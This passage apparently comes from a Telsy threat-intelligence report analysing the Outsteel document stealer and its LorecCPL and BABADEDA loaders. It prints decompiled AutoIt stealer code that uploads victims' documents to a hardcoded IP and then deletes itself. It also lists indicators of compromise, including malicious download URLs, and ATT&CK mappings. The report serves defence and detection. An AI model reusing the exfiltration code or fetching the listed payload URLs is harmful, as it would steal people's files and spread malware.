5c222f5d 5a                POP         RDX
5c222f5e 48 89 d9          MOV         RCX,RBX
5c222f61 e8 8d 04          CALL        FUN_5c2233f3                                  longlong FUN_5c2233f
         00 00
5c222f66 49 89 c7          MOV         R15,RAX
5c222f69 e8 0f 00          CALL        FUN_5c222f7d                                  longlong FUN_5c222f7
         00 00
5c222f6e 47 65 74          ds          "GetProcAddress"
         50 72 6f
         63 41 64 ...
```

The *LorecCPL* will download the next stage *Outsteel* from the following URL: “*hxxp://stun.site/42348728347829.exe*”.

The next stage, with hash *942337f3ea28f553b47dc05726bb062befe09fef*, is still packed with *ASProtector*. The exfiltrated documents are still sent to the same IP address: *185.244.41.109*.



```
$url = "http://185.244.41.109:8080/upld/"
$dsks = DriveGetDrive("FIXED")
$rem = 0x0
For $i = 0x1 To $dsks[0x0]
    If $dsks[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsks[$rem] = @HomePath
$uuid = Hex(DriveGetSerial(""))
For $drv = 0x1 To $dsks[0x0]
    $areturn = _FILESEARCH($dsks[$drv], "*.csv;*.rtf;*.doc;*.docx;*.docm;*.pdf;*.ppt;*.dot;*.xls;*.xlsx;*.xlsm;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pptx;*.ppt;*.pot;*.pps;*.ppa;*
    For $i = 0x1 To $areturn[0x0]
        $name_new = StringReplace($areturn[$i], ":", "_")
        $name_new = StringReplace($name_new, "\", "/")
        _HTTP_UPLOAD($url & $uuid, $areturn[$i], _StringToHex($name_new), "", _StringToHex($name_new))
    Next
Next
$hfile = FileOpen("r.bat", 0x2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ":tryrem" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
FileWrite($hfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($hfile)
Run("cmd /c start /min r.bat", "", @SW_HIDE)
```


Outsteel snippet code

3 Indicators of Compromise

TYPE	*HASH*	*PURPOSE*
DOTM	*ac672a07c62d48c0a7f98554038913770efaef11*	*Start Chain Document Template downloader*
LNK	*931°86f402fee99ae1358bb0b76d055b2d04518f*	*Start Chain Link file downloader*
CPL	*3bbe45cdcc2731c0bb4751d1098eccc50f98ef66*	*Start Chain CPL file downloader*
EXE (Installer)	*0d584d72fe321332df0b0a17720191ad96737f47*	*BABADEDA Crypter Installer*
EXE (Installer)	*75afd05e721553211ce2b6d6760b3e6426378469*	*BABADEDA Crypter Installer*
EXE	*26474ba449682e82ca38fef32836dcb23ee24012*	*Mathparser.exe main binary*
EXE	*f2b8ab6f531621ab355912de64385410c39c1909*	*Mathparser.exe main binary*
DLL	*7d44391b76368b8331c4f468f8ddbaf6ee5a6793*	*JxCnv40.dll malicious library shellcode injector (1st stage)*
DLL	*ba9cea9ae60f473d7990c4fb6247c11c080788d3*	*ff_wmv9.dll malicious library shellcode injector (1st stage)*
DLL	*e1d92e085df142d703ed9fd9c65ed92562a759fa*	*libics4.0.dll malicious library downloader (2nd stage)*
DLL	*3a0a4e711c95e35c91a196266aeaf1dc0674739d*	*libegl3.dll malicious library for persistence (2nd stage)*
PDF (Shellcode)	*8423b25054aa78535c49042295558f33d34deae1*	*manual.pdf shellcode container*
PDF (Shellcode)	*fa7887bc9d48fcfc6fd0e774092ca711ae28993a*	*usage.pdf shellcode container*
Archive	*0d94bac4c4df1fe3ad9fd5d6171c7460b30d8203*	*Archive (CPL container)*
CPL	*f9d5b4cd52b42858917a4e1a1a60763c039f8930*	*Outsteel downloader*
EXE	*dbc9c8a492ae270bb7ed845680b81b94483ab585*	*Outsteel Asprotected*
Archive	*66117493eed35fbd3824e35971b0919190cd1de7*	*Archive (CPL container)*
CPL	*d0f1518db54f280dde5008404a2750641e76ceb2*	*Outsteel downloader*
EXE	*942337f3ea28f553b47dc05726bb062befe09fef*	*Outsteel Asprotected*

DOMAIN - IP - URL
smm2021.net
http://smm2021.net/load2022.exe
3237.site
http://3237.site/test01.exe
45.12.5.62
cdn.discordapp.com/attachments/908281957039869965/911202801416282172/AdobeAcrobatReaderUpdate.exe
185.244.41.109
hxxp://185.244.41.109:8080/upld/
flexspace.app
hxxp://flexspace.app/images/%D0%A2%D0%9B%D0%A4%20%D0%B8%D0%BD%D1%84%D0%BE%D1%80%D0%BC%20%D0%92%D0%A0%D0%A3.docx.rar
stun.site
http://stun.site/zepok101.exe

4 ATT&CK Matrix



Initial Access

T1566.001 - Adversary uses spear phishing with malicious attachment to infect the victims

Execution

T1059.001 – The sample run powershell commands.

T1204.002 – Threat actor spreads dotm, lnk and cpl files archived.

T1129 – BABADEDA Crypter uses shared libraries to execute malicious code.

T1559.001 – Threat actor use IShellLinkW interface to achieve persistence

Persistence

T1547.001 – Threat actor stores lnk file in the start-up directory to achieve persistence.

Defense Evasion

T1036.007 – Threat actor uses doubl extension to mask cpl file.

T1218.002 – Threat actor abuse of control.exe to execute LorecCPL.

Telsy is the Digital Champion of **TIM Group** for cybersecurity and cryptography. For 50 years it has been at the service of the defense of the country, supporting armed forces and institutions in the defense of communications and the Italian cyber perimeter.
Working in synergy with the other factories of the TIM Group, Telsy is the Cybersecurity competence center, which develops, besides the innovative core business focused on communication security, firmware security, MSS, data center security, and decision intelligence & data analytics solutions.
Telsy complies with the Golden Power regulation, being a strategic company to the national security and defense.

This report was produced by Telsy's "**Cyber Threat Intelligence**" team with the help of its CTI platform, which allows to analyze and stay updated on adversaries and threats that could impact customers' business.

TELSY S.p.A.
Corso Svizzera, 185 - 10149 Torino – ITALIA
www.telsy.com
email: telsy@telsy.it